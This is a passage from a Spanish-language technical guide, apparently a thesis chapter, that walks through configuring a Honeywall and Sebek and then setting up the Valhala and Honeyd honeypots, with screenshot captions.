24. Ingresamos las direcciones Ips que están permitidas a administrar el Honeywall remotamente, sino no deseamos especificar direcciones ingresamos **“any”**




Figura III.105 Ips permitidas para la administración remota

25. Seleccionamos si deseamos habilitar la interfaz web de administración remota seleccionamos yes




Figura III.106 Habilitación de Análisis Remoto

26. Seleccionamos la opción para restringir las comunicaciones salientes




Figura III.107 Restricción de comunicaciones salientes

27. Ingresamos los puertos TCP salientes permitidos




Figura III.108 Puertos TCP salientes permitidos

28. Ingresamos los puertos UDP salientes permitidos




Figura III.109 Puertos UDP salientes permitidos

29. Nos muestra un mensaje indicándonos que hemos terminado con la segunda parte de la instalación de la Honeywall

Figura III.110 Finalización de la segunda parte de la instalación

30. Ingresamos el valor para la recolección de datos




Figura III.111 Intervalo de recolección de datos

31. Ingresamos el valor límite de conexiones TCP




Figura III.112 Limite de conexiones TCP

32. Ingresamos el valor límite de conexiones ICMP




Figura III.113 Limite de conexiones ICMP

33. Ingresamos el límite de conexiones para los demás protocolos




Figura III.114 Limite de conexiones para los demás protocolos

34. Indicamos la dirección física para el archivo blacklist, el cual obtendrá las IPs que han sido banneadas manualmente




Figura III.115 Ubicación archivo blacklist

35. Indicamos la dirección física para el archivo whitelist, el cual obtendrá las IPs de confianza que han sido agregadas manualmente




Figura III.116 Ubicación archivo whitelist

36. Nos pregunta si deseamos activar el modo “Roach Motel” para lo cual seleccionamos no, ya que de hacerlo se restringirá el tráfico de los honeypots




Figura III.117 Selección del modo Roach Motel

37. Nos muestra un mensaje indicándonos que hemos terminado con la tercera parte de la instalación de la Honeywall




Figura III.118 Finalización de la tercera parte de la instalación

38. Seleccionamos si a la opción que permite la utilización de los servidores DNS por parte de los honeypots




Figura III.119 Permiso para la utilización de los DNS

39. Especificamos si queremos utilizar la opción de envío de mails. Para ello deberemos tener configurado un servidor sendmail, sino el envío se realizara a localhost

Figura III.120 Habilitación de alertas por mail

40. Escogemos que la opción de alertas se active automáticamente cada vez que se reinicie el ordenador

Figura III.121 Inicio de Alertas automáticas

41. Configuramos las opciones de Sebek, a fin de poder recibir datos desde los honeypots




Figura III.122 Configuración de Sebek

42. Ingresamos la dirección que escuchara los paquetes Sebek desde los honeypots




Figura III.123 Dirección de servidor Sebek

43. Ingresamos el puerto UDP por el que el servidor va a escuchar los paquetes Sebek

Figura III.124 Puerto UDP de Sebek

44. Configuramos a Sebek a fin de que acepte y realice un log de todo el tráfico que es enviado a los honeypots

Figura III.125 Opciones de paquetes en Sebek

45. Finalmente nos muestra un cuadro en el que podemos ver que las configuraciones del Honeywall han sido culminadas




Figura III.126 Finalización de la instalación

46. Una vez que ha terminado la instalación y configuración preliminar de la Honeywall, ya podemos abrir un navegador e ingresar https://[direccion_ip_de_administracion_remota]




Figura III.127 Administración de Honeywall

47. Ingresamos el user y pass y a continuación el Honeywall nos mostrara la pantalla de resumen con los principales resúmenes de la actividad que ha loggeado hasta el momento.




Figura III.128 Pantalla de resumen de Honeywall

CONFIGURACIÓN DEL HONEYPOT EN WINDOWS

Para la configuración del Honeypot en Windows, se ha escogido el proyecto Valhala Honeypot 1.8, por ser un Honeypot de baja interacción ya que al tener corriendo la Honeywall estamos incrementando el retardo al momento de transmitir paquetes a los Honeypots, si se utilizara un proyecto de alta interacción, se podría alertar al atacante de un posible engaño, ya que los tiempos de respuesta y servicios serian excesivos, otro de los motivos para la elección de este proyecto es que es un software de libre distribución.

Para su configuración podemos descargar el proyecto de http://sourceforge.net/projects/valhalahoneypot/

1. Para la configuración debemos descargar el proyecto del enlace mencionado, al ser un Honeypot de baja interacción, es necesaria su ejecución como Administrador.




Figura III.129 Valhala Honeypot 1.8

2. En las Opciones, debemos escoger Iniciar con Windows, a fin de que si la pc se reinicia podamos contar con el Honeypot como servicio nativo del sistema, de igual manera debemos seleccionar la opción auto-monitorear, para poder contar con esta opción por defecto.




Figura III.130 Valhala como servicio de Windows

3. Se pueden configurar las opciones para enviar los logs por mail, además del directorio en el cual se almacenaran los mismos.




Figura III.131 Configuración de mails y logs en Valhala

4. En la opción configurar escogemos los servicios que queremos emular a través de Valhala




Figura III.132 Opciones de servicios a emular

5. En la configuración de ftp debemos ingresar el banner, user y pass falsos, puerto de funcionamiento, y directorio al que se permitirá el ingreso del atacante





Figura III.133 Configuración del servicio FTP

6. En la configuración del servicio telnet, debemos especificar el banner, user y pass falsos, directorios falsos al que el atacante podrá acceder, volumen del sistema, etiquetas, Mac Address y DNS de la supuesta victima



7. En la opción de servidor web, escogemos el puerto, directorio y el nombre de la página web que podemos almacenar en dicho directorio

Figura III.134 Configuración del servidor Web

CONFIGURACIÓN DEL HONEYPOT EN BACKTRACK

Para la configuración del Honeypot en Backtrack se ha escogido el Daemon de Honeyd, por ser un Honeypot de media-alta interacción, a la vez que es licenciado bajo GNU, e implementa varias características, entre ellas la simulación de servicios, hosts e inclusive equipos activos de red como routers cisco.

Para la instalación de BackTrack 5 R1 en una máquina virtual se siguieron los siguientes pasos.

1. Descargar al S.O de http://www.backtrack-linux.org/downloads/




Figura III.135 descarga de BackTrack

2. Una vez que nos hemos descargado la imagen ISO desde la página de BackTrack, deberemos crear una máquina virtual en VMware con las características que se muestran en la Tabla III.18 y con los pasos que fueron descritos en el Capítulo 3 sección INSTALACIÓN DEL HONEYWALL.

3. Cuando la imagen haya sido cargada y se proceda al encendido de la nueva máquina virtual la pantalla de inicio será la imagen que se muestra a continuación, para lo cual se debe escoger la primera opción, un arranque de BackTrack en modo texto. Posteriormente se iniciará el modo grafico

Figura III.136 Pantalla arranque de BackTrack

4. Una vez que el sistema arranque, en el escritorio podremos ver un script llamado install, lo ejecutamos y obtendremos la pantalla para inicial la instalación, primeramente escogiendo el idioma de la distribución




Figura III.137 Selección de idioma de BackTrack

5. Procedemos a seleccionar la zona horario y región de ubicación

Figura III.138 Selección de ubicación y zona horaria en BackTrack

6. Escogemos la distribución de teclado correspondiente




Figura III.139 Selección de la distribución de teclado

7. Particionamos el disco duro de acuerdo a nuestra capacidad física y necesidades de instalación

